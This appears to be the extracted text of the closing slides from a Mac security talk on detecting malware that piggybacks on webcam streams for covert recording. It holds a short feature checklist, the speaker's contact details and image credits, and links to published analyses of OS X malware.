
- ☒ identifies the process
- ☒ allow of block process
- ☒ detects 'piggy-backing'






"Getting Duped piggybacking on webcam streams for surreptitious recordings"




conclusion




CONCLUSION & APPLICATION



patrick@synack.com




@patrickwardle



speakerdeck.com/
patrickwardle

Credits



images

- `iconmonstr.com`
- `http://wirdou.com/2012/02/04/is-that-bad-doctor/`



resources

- `http://researchcenter.paloaltonetworks.com/2016/03/new-os-x-ransomware-keranger-infected-transmission-bittorrent-client-installer/`
- `http://www.welivesecurity.com/2016/07/06/new-osxkeydnep-malware-hungry-credentials/`
- `https://labs.bitdefender.com/2016/07/new-mac-backdoor-nukes-os-x-systems/`
- `https://blog.malwarebytes.com/threat-analysis/2016/08/pcvark-plays-dirty/`
- `https://securelist.com/blog/research/75990/the-missing-piece-sophisticated-os-x-backdoor-discovered/`
- `http://researchcenter.paloaltonetworks.com/2016/09/unit42-sofacys-komplex-os-x-trojan/`
- `*OS Internals (Volume III), J Levin`